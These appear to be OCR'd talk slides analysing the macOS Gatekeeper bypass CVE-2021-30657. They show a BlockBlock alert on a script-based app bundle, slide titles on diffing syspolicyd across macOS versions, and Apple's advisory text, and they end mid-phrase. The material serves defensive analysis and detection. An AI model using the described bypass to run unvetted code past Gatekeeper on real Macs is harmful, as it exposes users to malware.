


bash

is attempting to run a non-notarized script


```
bash (pid: 81772)
 process path:    /bin/bash
 process args:    /private/var/folders/3k/n5t_x54s4y56lgb35…6235354B5EB/d/1302.app/Contents/MacOS/1302

Script
 script path:     /private/var/folders/3k/n5t_x54s4y56lgb35c…6235354B5EB/d/1302.app/Contents/MacOS/1302

2021-04-13 08:35:59 +0000                                   ✓ temporarily (pid: 81772)
```

full code: BlockBlock
github.com/objective-see/BlockBlock




BlockBlock ...block block'ing

Apple's Patch



Diff'ing Syspolicyd

macOS 11.2 (unpatched) vs macOS 11.3 (patched)


System Preferences

Available for: macOS Big Sur


Impact: A malicious application may bypass Gatekeeper checks. Apple is aware of a report that this issue may have been actively exploited.

Description: A logic issue was addressed with improved state management.

CVE-2021-30657: Cedric Owens (@cedowens)


Patched as 